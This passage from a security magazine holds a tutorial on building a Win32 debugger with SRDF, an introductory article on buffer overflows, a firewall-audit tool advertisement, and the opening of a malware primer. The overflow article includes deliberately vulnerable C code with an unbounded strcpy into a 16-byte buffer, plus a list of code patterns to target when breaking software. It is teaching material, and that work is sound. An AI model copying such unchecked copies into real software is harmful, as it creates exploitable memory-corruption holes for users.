These breakpoints don't modify the binary of the application to set a breakpoint as they don't add `int3` byte to the address to stop on it. So they could be used to set a breakpoint on packed code to break while unpacked.

To set a hardware breakpoint to a place in the memory (for access, write or execute) you can set it like this:

```
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_TYPE_WRITE,DBG_BP_SIZE_2);
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_TYPE_CODE,DBG_BP_SIZE_4);
Debugger->SetHardwareBreakpoint(0x00401000,DBG_BP_TYPE_READWRITE,DBG_BP_SIZE_1);
```

For code only, use `DBG_BP_SIZE_1` for it. But the others, you can use size equal to 1 byte, 2 bytes or 4 bytes.

This function returns false if you don't have a spare place for your breakpoint. So, you will have to remove a breakpoint for that.

To remove this breakpoint, you will use the function `RemoveHardwareBreakpoint(...)` like this:

```
Debugger->RemoveHardwareBreakpoint(0x004064AF);
```

Setting Memory Breakpoints

Memory breakpoints are breakpoints rarely to see. They are not exactly in OllyDbg or IDA Pro but they are good breakpoints. It's similar to OllyBone.

These breakpoints are based on memory protections. They set read/write place in memory to read only if you set a breakpoint on write. Or set a place in memory to no access if you set a read/write breakpoint and so on.

This type of breakpoint has no limits but it sets a breakpoint on a memory page with size `0x1000` bytes. So, it's not always accurate. And you have only the breakpoint on Access and the Breakpoint on write.

To set a breakpoint you will do like this:

```
Debugger->SetMemoryBreakpoint(0x00401000,0x2000,DBG_BP_TYPE_WRITE);
```

When the `Run()` function returns `DBG_STATUS_MEM_BREAKPOINT` so a Memory Breakpoint is triggered. You can get the accessed memory place (exactly) using `cDebugger` class variable: `LastMemoryBreakpoint`.

You can also set a `UserData` like `Int3` breakpoints by using `GetMemoryBreakpoint(...)` with any pointer inside the memory that you set the breakpoint on it (from Address to (Address + Size)). It returns a pointer to struct `""` which describes the memory breakpoint and you can add your user data in it.

```
struct DBG_MEMORY_BREAKPOINT
{
    DWORD Address;
    DWORD UserData;
    DWORD OldProtection;
    DWORD NewProtection;
    DWORD Size;
    BOOL IsActive;
    CHAR cReserved;           //they are written for padding
    WORD wReserved;
};
```

You can see the real memory protection inside and you can set your user data inside the breakpoint.

To remove a breakpoint, you can use `RemoveMemoryBreakpoint(Address)` to remove the breakpoint.

Pausing the Application

To pause the application while running, you need to create another thread before executing `Run()` function. This thread will call to `Pause()` function to pause the application. This function will call to `SuspendThread` to suspend the debugged thread inside the debuggee process (The process that you are debugging).

To resume again, you should call to `Resume()` and then call to `Run()` again.

You can also terminate the debuggee process by calling `Terminate()` function. Or, if you need to exit the debugger and make the debuggee process continue, you can use `Exit()` function to detach the debugger.

Handle Events


To handle the debugger events (Loading new DLL, Unload new DLL, Creation of a new Thread and so on), you have 5 functions to get notified with these events and they are:

- `DLLLoadedNotifyRoutine`
- `DLLUnloadedNotifyRoutine`
- `ThreadCreatedNotifyRoutine`
- `ThreadExitNotifyRoutine`
- `ProcessExitNotifyRoutine`

You will need to inherit from `cDebugger Class` and override these functions to get notified on them.

To get information about the Event, you can get information from `debug_event` variable.

PE File Format



We will go through the PE Headers (EXE Headers) and how you could get information from it and from `cPEFile` class in SRDF (the PE Parser).

The EXE File begins with “MZ” characters and the DOS Header (named MZ Header). This DOS Header is for a DOS Application at the beginning of the EXE File.

This DOS Application is created to say “it’s not a win32 application” if it runs on DOS.

The MZ Header contains an offset (from the beginning of the File) to the beginning of the PE Header. The PE Header is the Real header of the Win32 Application.

PE Header
Signature: PE,0,0
File Header
Optional Header
Data Directory

It begins with Signature “PE” and 2 null bytes and then 2 Headers: File Header and Optional Header.

To get the PE Header in the Debugger, the cPEFile class includes the pointer to it (in a Memory Mapped File of the Process Application File) like this:

```
cPEFile* PEFile = new cPEFile(argv[1]);  
image_header* PEHeader = PEFile->PEHeader;
```

The File Header contains the number of section (will be described) and contains the CPU architecture and model number that this application should run into ... like Intel x86 32-Bits and so on.

Also, it includes the size of Optional Header (the Next Header) and includes The Characteristics of the Application (EXE File or DLL).

The Optional Header contains the Important Information about the PE as you see in the Table Below:

Field	Meanings
AddressOfEntryPoint	The Beginning of the Execution
ImageBase	The Start of the PE File in Memory (default)
SectionAlignment	Section Alignment in Memory while mapping
FileAlignment	Section Alignment in Harddisk (~ one sector)
MajorSubsystemVersion MinorSubsystemVersion	The win32 subsystem version
SizeOfImage	The Size of the PE File in Memory
SizeOfHeaders	Sum of All Header sizes
Subsystem	GUI, Console, driver or others
DataDirectory	Array of pointers to important Headers

To get this Information from the cPEFile class in SRDF ... you have the following variables inside the class:

```
bool FileLoaded;  
image_header* PEHeader;  
DWORD Magic;  
DWORD Subsystem;  
DWORD Imagebase;  
DWORD SizeOfImage;  
DWORD Entrypoint;  
DWORD FileAlignment;  
DWORD SectionAlignment;  
WORD DataDirectories;  
short nSections;
```

The DataDirectory is an Array of pointers to other Headers (optional Headers ... could be found or the pointer could be null) and the size of the Header.

It Includes:

- Import Table: importing APIs from DLLs
- Export Table: exporting APIs to another Apps
- Resource Table: for icons, images and others
- Relocables Table: for relocating the PE File (loading it in a different place ... different from Imagebase)

We include the parser of Import Table ... as it includes an Array of All Imported DLLs and APIs like this:

```
cout << PEFFile->ImportTable.nDLLs << "\n";
for (int i=0;i < PEFFile->ImportTable.nDLLs;i++)
{
    cout << PEFFile->ImportTable.DLL[i].DLLName << "\n";
    cout << PEFFile->ImportTable.DLL[i].nAPIs << "\n";
    for (int l=0;l<PEFile->ImportTable.DLL[i].nAPIs;l++)
    {
        cout << PEFFile->ImportTable.DLL[i].API[i].APIName << "\n";
        cout <<PEFile->ImportTable.DLL[i].API[i].APIAddressPlace << "\n";
    }
}
```

After the Headers, there are the section headers. The application File is divided into section: section for code, section for data, section for resources (images and icons), section for import table and so on.

Sections are expandable ... so you could see its size in the Harddisk (or the file) is smaller than what is in the memory (while loaded as a process) ... so the next section place will be different from the Harddisk and the memory.

The address of the section relative to the beginning of the file in memory while loaded as a process is named *RVA (Relative virtual address)* ... and the address of the section relative to the beginning of the file in the Harddisk is named *Offset* or *PointerToRawData*

That's the information that the section Header gives:

Field	Meanings
Name	The Section Name
VirtualAddress	The RVA address of the section
VirtualSize	The size of Section (in Memory)
SizeOfRawData	The Size of Section (in Harddisk)
PointerToRawData	The pointer to the beginning of file (Harddisk)
Characteristics	Memory Protections (Execute,Read,Write)

You can manipulate the section in cPEFile class like this:

```
cout << PEFFile->nSections << "\n";
for (int i=0;i< PEFFile->nSections;i++)
{
    cout << PEFFile->Section[i].SectionName << "\n";
    cout << PEFFile->Section[i].VirtualAddress << "\n";
    cout << PEFFile->Section[i].VirtualSize << "\n";
    cout << PEFFile->Section[i].PointerToRawData << "\n";
    cout << PEFFile->Section[i].SizeOfRawData << "\n";
    cout << PEFFile->Section[i].RealAddr << "\n";
}
```

The Real Address is the address to the beginning of this section in the Memory Mapped File. Or in other words, in the Opened File.

To convert RVA to Offset or Offset to RVA ... you can use these functions:

```
DWORD RVAToOffset(DWORD RVA);
DWORD OffsetToRVA(DWORD RawOffset);
```

The Disassembler

To understand how to work with assemblers and disassemblers ... you should understand the shape of the instructions and so on.




Figure 1. That's the x86 instruction Format

- The Prefixes are reserved bytes used to describe something in the Instruction like for example:
 - 0xF0: Lock Prefix ... and it's used for synchronization
 - 0xF2/0xF3: Repne/Rep ... the repeat instruction for string operations
 - 0x66: Operand Override ... for 16 bits operands like: `mov ax,4556`
 - 0x67: Address Override ... used for 16-bits ModRM ... could be ignored
 - 0x64: Segment Override For FS ... like: `mov eax, FS:[18]`
- Opcodes:
 - Opcode encodes information about
 - operation type,
 - operands,
 - size of each operand, including the size of an immediate operand
 - Like Add RM/R, Reg (8 bits) → Opcode: 0x00
 - Opcode Could be 1 byte, 2 or 3 bytes
 - Opcode could use the "Reg" in ModRM as an opcode extension ... and this named "Opcode Groups"
- Modrm: Describes the Operands (Destination and Source). And it describes if the destination or the source is register, memory address (ex: `dword ptr [eax+ 1000]`) or immediate (number).
- SIB: extension for Modrm ... used for scaling in memory address like: `dword ptr [eax*4 + ecx + 50]`
- Displacement: The value inside the brackets [] ... like `dword ptr [eax+0x1000]`, so the displacement is 0x1000 ... and it could be one byte, 2 bytes or 4 bytes

- Immediate: it's value of the source or destination if any of them is a number like (move ax,1000) ... so the immediate is 1000

That's the x86 instruction Format in brief ... you can find more details in Intel Reference Manual. To use PokasAsm class in SRDF for assembling and disassembling ... you will create a new class and use it like this:

```
CPokasAsm* Asm = new CPokasAsm();
DWORD InsLength;
char* buff;
buff = Asm->Assemble("mov eax,dword ptr [ecx+ 00401000h]",InsLength);
cout << "The Length: " << InsLength << "\n";
cout << "Assembling mov eax,dword ptr [ecx+ 00401000h]\n\n";
for (DWORD i = 0;i < InsLength; i++)
{
    cout << (int*)buff[i] << " ";
}
cout << "\n\n";
cout << "Disassembling the same Instruction Again\n\n";
cout << Asm->Disassemble(buff,InsLength) << " ... and the instruction length : " << InsLength <<
"\n\n";
```

The Output:

```
The Length: 6
Assembling mov eax,dword ptr [ecx+ 00401000h]
FFFFFFF8B FFFFFFF81 00000000 00000010 00000040 00000000
Disassembling the same Instruction Again
mov eax ,dword ptr [ecx + 401000h] ... and the instruction length : 6
```

Also, we add an effective way to retrieve the instruction information. We created a disassemble function that returns a struct describes the instruction `DISASM_INSTRUCTION` and it looks like:

```
struct DISASM_INSTRUCTION
{
    hde32sexport hde;
    int entry;
    string* opcode;
    int ndest;
    int nsrc;
    int other;
    struct
    {
        int length;
        int items[3];
        int flags[3];
    } modrm;
    int (*emu_func)(Thread&,DISASM_INSTRUCTION*);
    int flags;
};
```

The Disassemble Function looks like:

```
DISASM_INSTRUCTION* Disassemble(char* Buffer,DISASM_INSTRUCTION* ins);
```

It takes the Address of the buffer to disassemble and the buffer that the function will return the struct inside

Let's explain this structure:

- hde: it's a struct created by Hacker Disassembler Engine and describes the opcode ... The important Fields are:
 - len: The length of the instruction
 - opcode: the opcode byte ... if the opcode is 2 bytes so see also opcode2
 - Flags: This is the flags and it has some important flags like "F_MODRM" and "F_ERROR_XXXX" (XXXX means anything here)
- Entry: unused
- Opcode: the opcode string ... with class "string" not "CString"
- Other: used for mul to save the imm ... other than that ... it's unused
- Modrm: it's a structure describes what's inside the RM (if there's) like "[eax*2 + ecx + 6]" for example ... and it looks like:
 - Length: the number of items inside ... like "[eax+ 2000]" contains 2 items
 - Flags[3]: this describes each item in the RM and its maximum is 3 ... its flags are:
 - RM_REG: the item is a register like "[eax ...]"
 - RM_MUL2: this register is multiplied by 2
 - RM_MUL4: by 4
 - RM_MUL8: by 8
 - RM_DISP: it's a displacement like "[0x401000 + ...]"
 - RM_DISP8: comes with RM_DISP ... and it means that the displacement is 8-bits
 - RM_DISP16: the displacement is 16 bits
 - RM_DISP32: the displacement is 32-bits
 - RM_ADDR16: this means that ... the modrm is in 16-bits Addressing Mode
 - Items[3]: this gives the value of the item in the modrm ... like if the Item is a register ... so it contains the number of this register (ex: ecx → item = 1) and if the item is a displacement ... so it contains the displacement value like "0x401000" and so on.
- emu_func: unused
- Flags: this flags describes the instruction ... some describes the instruction shape, some describes destination and some describes the source ... let's see
 - Instruction Shape: there are some flags describe the instruction like:
 - NO_SRCDEST: this instruction doesn't have source or destination like "nop"
 - SRC_NOSRC: this instruction has only destination like "push dest"
 - INS_UNDEFINED: this instruction is undefined in the disassembler ... but you still can get the length of it from hde.len

- OP_FPU: this instruction is an FPU instruction
- FPU_NULL: means this instruction doesn't have any destination or source
- FPU_DEST_ONLY: this means that this instruction has only a destination
- FPU_SRCDEST: this means that this instruction has a source and destination
- FPU_BITS32: the FPU instruction is in 32-bits
- FPU_BITS16: means that the FPU Instruction is in 16-bits
- FPU_MODRM: means that the instruction contains the ModRM byte
- Destination Shape:
 - DEST_REG: means that the destination is a register
 - DEST_RM: means that the destination is an RM like "dword ptr [xxxx]"
 - DEST_IMM: the destination is an immediate (only with enter instruction)
 - DEST_BITS32: the destination is 32-bits
 - DEST_BITS16: the destination is 16-bits
 - DEST_BITS8: the destination is 8-bits
 - FPU_DEST_ST: means that the destination is "ST0" in FPU only instructions
 - FPU_DEST_STi: means that the destination is "STx" like "ST1"
 - FPU_DEST_RM: means that the destination is RM
- Source Shape: similar to destination ... read the description in Destination flags above
 - SRC_REG
 - SRC_RM
 - SRC_IMM
 - SRC_BITS32
 - SRC_BITS16
 - SRC_BITS8
 - FPU_SRC_ST
 - FPU_SRC_STi
- ndest: this includes the value of the destination related to its type ... if it's a register ... so it will contains the index of this register if it's an immediate ... so it will have the immediate value if it's an RM ... so it will be null
- nsrc: this includes the value of the source related to the type ... see the ndest above

That's simply the disassembler. We discussed all the items of our debugger. We discussed the Process Analyzer, the Debugger, the PE Parser and the Disassembler. We now should put it all together.

Put It All Together

To write a good debugger, and a simple one also, we decided to create an interactive console application (like msfconsole in Metasploit) which takes commands like run or bp (to set a breakpoint) and so on. To create an interactive console application, we will use cConsoleApp class to create our Console App. We will inherit a class from it and begin the modification of its commands:

```
class cDebuggerApp : public cConsoleApp
{
public:
    cDebuggerApp(cString AppName);
    ~cDebuggerApp();
    virtual void SetCustomSettings();
    virtual int Run();
    virtual int Exit();
};
```

And the Code:

```
cDebuggerApp::cDebuggerApp(cString AppName) : cConsoleApp(AppName)
{

}

cDebuggerApp::~cDebuggerApp()
{
    ((cApp*)this)->~cApp();
}

void cDebuggerApp::SetCustomSettings()
{
    //Modify the intro of the application
    Intro = "\
*****\n\
**      Win32 Debugger      **\n\
*****\n";

}

int cDebuggerApp::Run()
{
    //write your code here for run
    StartConsole();
    return 0;
}

int cDebuggerApp::Exit()
{
    //write your code here for exit
    return 0;
}
```

As you see in the previous code, we implemented 3 functions (virtual functions) and they are:

- **SetCustomSettings:** this function is used for modifying the setting for your application ... like modify the intro for the application, include a log file, include a registry entry for the application or to include a database for the application to save data ... as you can see, it's used to write the intro.

- **Run:** this function is called to run the application. You should call to StartConsole to begin the interactive console
- **Exit:** this function is called when the user writes “quit” command to the console.

The cConsoleApp implements two commands for you; “quit” and “help”. Quit exits the application and help shows the command list with their descriptions. To add a new command you should call to this function:

```
AddCommand(char* Name, char* Description, char* Format, DWORD nArgs, PCmdFunc CommandFunc)
```

The command Func is the function which will be called when the user inputs this command ... and it should be with this format:

```
void CmdFunc(cConsoleApp* App, int argc, char* argv[])
```

it's similar to the main function added to it the App class. The argv is the list of the arguments for this function and the argc is the number of arguments (always equal to nArgs that you enter in add commands .. could be ignored as it's reserved).

To use AddCommand ... you can use it like this:

```
AddCommand("dump", "Dump a place in memory in hex", "dump [address] [size]", 2, &DumpFunc);
```

The DumpFunc is like that:

```
void DumpFunc(cConsoleApp* App, int argc, char* argv[])
{
    ((cDebuggerApp*) App)->Dump(argc, argv);
};
```

As it calls to Dump function in the cDebuggerApp class which inherited from cConsoleApp class. We added these commands for the application:

```
AddCommand("step", "one Step through code", "step", 0, &StepFunc);
AddCommand("run", "Run the application until the first breakpoint", "run", 0, &RunFunc);
AddCommand("regs", "Show Registers", "regs", 0, &RegsFunc);
AddCommand("bp", "Set an Int3 Breakpoint", "bp [address]", 1, &BpFunc);
AddCommand("hardbp", "Set a Hardware Breakpoint", "hardbp [address] [size (1,2,4)] [type .. 0 = access .. 1 = write .. 2 = execute]", 3, &HardbpFunc);
AddCommand("membp", "Set Memory Breakpoint", "membp [address] [size] [type .. 0 = access .. 1 = write]", 3, &MembpFunc);
AddCommand("dump", "Dump a place in memory in hex", "dump [address] [size]", 2, &DumpFunc);
AddCommand("disasm", "Disassemble a place in memory", "disasm [address] [size]", 2, &DisasmFunc);
AddCommand("string", "Print string at a specific address", "string [address] [max size]", 2, &StringFunc);
AddCommand("removebp", "Remove an Int3 Breakpoint", "removebp [address]", 1, &RemovebpFunc);
AddCommand("removehardbp", "Remove a Hardware Breakpoint", "removehardbp [address]", 1, &RemovehardbpFunc);
AddCommand("removemembp", "Remove Memory Breakpoint", "removemembp [address]", 1, &RemovemembpFunc);
```

For Run Function:

```
int cDebuggerApp::Run()
{
    Debugger = new cDebugger(Request.GetValue("default"));
    Asm = new CPokasAsm();
    if (Debugger->IsDebugging)
    {
        Debugger->Run();
        Prefix = Debugger->DebuggeeProcess->processName;
    }
}
```

```
        if (Debugger->IsDebugging) StartConsole();
    }
    else
    {
        cout << Intro << "\n\n";
        cout << "Error: File not Found";
    }
    return 0;
}
```

As you can see, we make the application start the console while the user enters a valid filename, otherwise, return error and close the application. We will not describe all commands but commands that are the hard to implement.

```
void cDebuggerApp::Disassemble(int argc, char* argv[])
{
    DWORD Address = 0;
    DWORD Size = 0;
    sscanf(argv[0], "%x", &Address);
    sscanf(argv[1], "%x", &Size);
    DWORD Buffer = Debugger->DebuggeeProcess->Read(Address, Size+16);
    DWORD InsLength = 0;

    for (DWORD InsBuff = Buffer; InsBuff < Buffer+ Size ; InsBuff+=InsLength)
    {
        cout << (int*)Address << ": " << Asm->Disassemble((char*) InsBuff, InsLength) << "\n";
        Address+=InsLength;
    }
}
```

This function at the beginning converts the arguments from string (as the user entered) to a hexadecimal value. And then, it reads in the debuggee process the memory that you need to disassemble. As you can see, we added 16 bytes to be sure that all instructions will be disassembled correctly even if one of them exceed the limits of the buffer. Then, we begin looping on the disassembling process and increment the address by the length of each instruction until we reach the limited size. The main function will call to some functions to start the application and run it:

```
int _tmain(int argc, char* argv[])
{
    cDebuggerApp* Debugger = new cDebuggerApp("Win32Debugger");
    Debugger->SetCustomSettings();
    Debugger->Initialize(argc, argv);
    Debugger->Run();
    return 0;
}
```

Conclusion

In this article, we described how to write a debugger using SRDF ... and how easy it is to use SRDF. We also described how to analyze a PE File and how disassembling an instruction works.

About the Author



Amr Thabet (@Amr_Thabet) is a Malware Researcher with 5+ years experience in reversing malware, researching and programming. He is the Author of many open-source tools like Pokas Emulator and Security Research and Development Framework (SRDF).

The Logic Breaks Logic

by Raheel Ahmad

People – Process – Technology, your Internet industry is based on these three words as a base of everything including the software market.

Think for a second and you will realize that the Software industry is actually driven from the keyboard of a programmer and in reality it's the logic design by the programmer.



Figure 1. Logic breaks logic

So it's [people] from the above trio, who are responsible for developing good logic behind the working piece of a code written in any programming language.

There is a saying, "C programs never die. They are just cast into the void."

What does this mean? Now here's food for thought:

"It's 12.58 AM.... Do you know where your stack pointer is?"

Stacks play key role in programming any piece of code! Uhh.

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a LIFO. (insecure.org) Simply it's a contiguous block of memory containing the data.

Question: How does software break? Why hackers and crackers easily break into your secure systems? Why web applications got hacked every second day?

Answer: logic breaks the logic.

How it happens is varies and depends on the software design and its programming language but the main tool to break the security systems is breaking the logic behind the screen.

Buffer Overflows

Different methods of breaking into systems could be reverse engineering the piece of software code or finding buffer overflows.

I read somewhere that "in some sense, programs wrap themselves around valuable data, making and enforcing rules about who can get to the data and when." What if someone breaks this logic?

Ah, I forgot where my stack pointer was. Let's recall it.

A Stack is a dynamic piece of memory and it grows either downward, i.e towards low memory addresses, or upward. The stack pointer is usually a register that contains the top of the stack. The stack pointer contains the smallest address x such that any address smaller than x is considered garbage, and any address greater than or equal to x is considered valid.

In simple words, the Stack Pointer (SP) register is used to indicate the location of the last item put onto the stack. This is one way out of the two mentioned techniques for breaking the logic.

Buffer overflow is the result of stuffing more data into a buffer than it can handle. Buffer overflows [BoF] remain the crown jewel of the attacked and it's likely to remain so for years to come. The most common form of BoF occurs due to the stack overflow.



Figure 2. bof

Let's see this example.

```
void function(char *str) {  
    char buffer[16];
```



```
strcpy(buffer, str);  
}  
  
void main() {  
    char large_string[256];  
    int i;  
  
    for( i = 0; i < 255; i++)  
        large_string[i] = 'A';  
  
    function(large_string);  
}
```

This program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. Definitely segmentation violation will occur if we run this program.

Why did a segmentation violation occur? Simply `strcpy()` is copying the content of `*str` (`large_string[]`) into `buffer[]` until a nul character is found on the string and the buffer is much smaller than the `*str`. The buffer we created was 16 bytes long and we tried to put more data into it which ends up in overflowing, it's as simple as that.

So what happens if my buffer overflows? *Yes, that's the point where logic breaks the logic.* If your buffers overflow, it allows the attacker to change the return address of the function call and, in this way, the attacker can change the flow of execution of the program.

And that's the point where shell code plays a role. Shell codes are simply the piece of instruction we want to run after taking control of the program.

Now the problem is, it's very easy to find the buffer overflow when you have the piece of code with you and you can pass on this code through different tools available in the market. But what if you don't have the code?

Then be smart and reverse the application into a piece of programming code. How? That's where the logic of reverse engineering begins.

And this is usually started as Black Box Analysis:

Black box analysis refers to analyzing a running program by probing it with various inputs. This kind of testing requires only a running program and does not make use of source code analysis of any kind. In the security paradigm, malicious input can be supplied to the program in an effort to cause it to break. If the program does break during a particular test, then a security problem may have been discovered.

Note that black box testing is possible even without access to binary code. That is, a program can be tested remotely over a network. All that is required is a program running somewhere that is accepting input. If the tester can supply input that the program consumes (and can observe the effect of the test), then black box testing is possible. This is one reason that real attackers often resort to black box techniques.

Black box testing is not as effective in obtaining knowledge of the code and its behavior, but black box testing is much easier to accomplish and usually requires much less expertise than white box testing. During black box testing, an analyst attempts to evaluate as many meaningful internal code paths as can be directly influenced and observed from outside the system.

This method of testing cannot exhaustively search a real program's input space for problems because of theoretical constraints, but it does act more like an actual attack on target software in a real operational environment than a white box test usually can.

Because this testing happens on a live system, it is often an effective way of understanding and evaluating denial-of-service problems and can validate an application within its runtime environment (if possible), it can be used to determine whether a potential problem area is actually vulnerable in a real production system.

What if you attach any debugger while running the black box testing? This way the program will be exercised and the debugger will be used to detect any failures or faulty behavior.

The Debugger

A debugger is a software program that attaches to and controls other software programs. It allows single stepping of code, debug tracing, setting breakpoints, and viewing variables and memory state in the target programs as it executes in a stepwise fashion.

Conclusion

Anyhow, regardless of the method of testing you are using, I must highlight the following as key areas to focus in breaking the code, but are not limited to:

- Functions that do improper or no bounds check
- Functions that pass through or consume user-supplied data in a format string
- Functions meant to enforce bounds checking in a format string
- Routines that get user input using a loop
- Low level byte copy operations
- Routines that use pointer arithmetic on user-supplied buffers
- Trusted system calls that take dynamic input

You need logic to break the logic embedded into the piece of software code.

References

Insecure.org

How to break the software code

About the Author



Raheel Ahmad, CISSP, CEH, CEI, MCP, MCT, CRISC, CobIT

Founder of 26Securelabs an Information Security consulting company. Raheel is an expert in information security with 9+ years in the domain of infosec.

Improve your Firewall Auditing

As a penetration tester you have to be an expert in multiple technologies. Typically you are auditing systems installed and maintained by experienced people, often protective of their own methods and technologies. On any particular assessment testers may have to perform an analysis of Windows systems, UNIX systems, web applications, databases, wireless networking and a variety of network protocols and firewall devices. Any security issues identified within those technologies will then have to be explained in a way that both management and system maintainers can understand.

The network scanning phase of a penetration assessment will quickly identify a number of security weaknesses and services running on the scanned systems. This enables a tester to quickly focus on potentially vulnerable systems and services using a variety of tools that are designed to probe and examine them in more detail e.g. web service query tools. However this is only part of the picture and a more thorough analysis of most systems will involve having administrative access in order to examine in detail how they have been configured. In the case of firewalls, switches, routers and other infrastructure devices this could mean manually reviewing the configuration files saved from a wide variety of devices.

Although various tools exist that can examine some elements of a configuration, the assessment would typically end up being a largely manual process. Nipper Studio is a tool that enables penetration testers, and non-security professionals, to quickly perform a detailed analysis of network infrastructure devices. Nipper Studio does this by examining the actual configuration of the device, enabling a much more comprehensive and precise audit than a scanner could ever achieve.

Device Auditing	Scanners	Nipper Studio
Audit without Network Traffic	✗	✓
Authentication Configuration	✗	✓
Authorization Configuration	✗	✓
Accounting/Logging Configuration	✗	✓
Intrusion Detection/Prevention Configuration	✗	✓
Password Encryption Settings	✗	✓
Timeout Configuration	✗	✓
Physical Port Audit	✗	✓
Routing Configuration	✗	✓
VLAN Configuration	✗	✓
Network Address Translation	✗	✓
Network Protocols	✗	✓
Device Specific Options	✗	✓
Time Synchronization	✗	✓
Warning Messages (Banners)	✓*	✓
Network Administration Services	✓*	✓
Network Service Analysis	✓*	✓
Password Strength Assessment	✓*	✓
Software Vulnerability Analysis	✓*	✓
Network Filtering (ACL) Audit	✓*	✓
Wireless Networking	✓*	✓
VPN Configuration	✓*	✓

* Limitations and constraints will prevent a detailed audit

Malware Discovery and Protection

by Khaled Mahmoud Abd El Kader

Very often people call everything that corrupts their system a virus, not aware of what viruses mean or do. This paper systematically gives an introduction to different varieties of beasts that come under the wide umbrella called malware, their distinguishing features, prerequisites for malware analysis and an overview of malware analysis process.

Malware is Short for “malicious software,” malware refers to software programs designed to damage or do other unwanted actions on a computer system; it is one of the biggest threats to computer users on the Internet today. It can hijack your browser, redirect your search attempts, serve up nasty pop-up ads, track what websites you visit, and generally screw things up. Malware programs are usually poorly-programmed and can cause your computer to become unbearably slow and unstable in addition to all the other havoc they wreak.

Many of them will reinstall themselves even after you think you have removed them, or hide themselves deep within Windows, making them very difficult to clean.

The vast majority, however, must be installed by the user. Unfortunately, getting infected with malware is usually much easier than getting rid of it, and once you get malware on your computer it tends to multiply.

A Brief History of Malware

With the emergence of computers, malware arose from the dark side. UNIX computers were the first targets. In the 1970s and 1980s, programs known as rootkits were developed. Those who hack systems with criminal intent, known as black hats, used these applications to hide their presence while they had their way with an unsuspecting organization’s infrastructure.

Viruses were the first personal computer malware category to arise. As early as 1982, high school student Rich Skrenta wrote a gem called “Elk Cloner” for Apple II computers. Yes, the first known virus targeted an Apple computer. At that time, it was probably the biggest target. http://en.wikipedia.org/wiki/Elk_Cloner.

As malware defense matured, so did malware sophistication. Other types of malicious programs emerged, including those which could propagate without any help from the user population. Known as worms, they are probably today’s biggest challenge to malware defense.

And the black hats have been busy. Over the years, the malware count has risen exponentially and continues to do so. Figure 1 depicts malware growth through all years and also Figure 2 shows the new malware rate through all years.




Figure 1. Total Malware Statistics

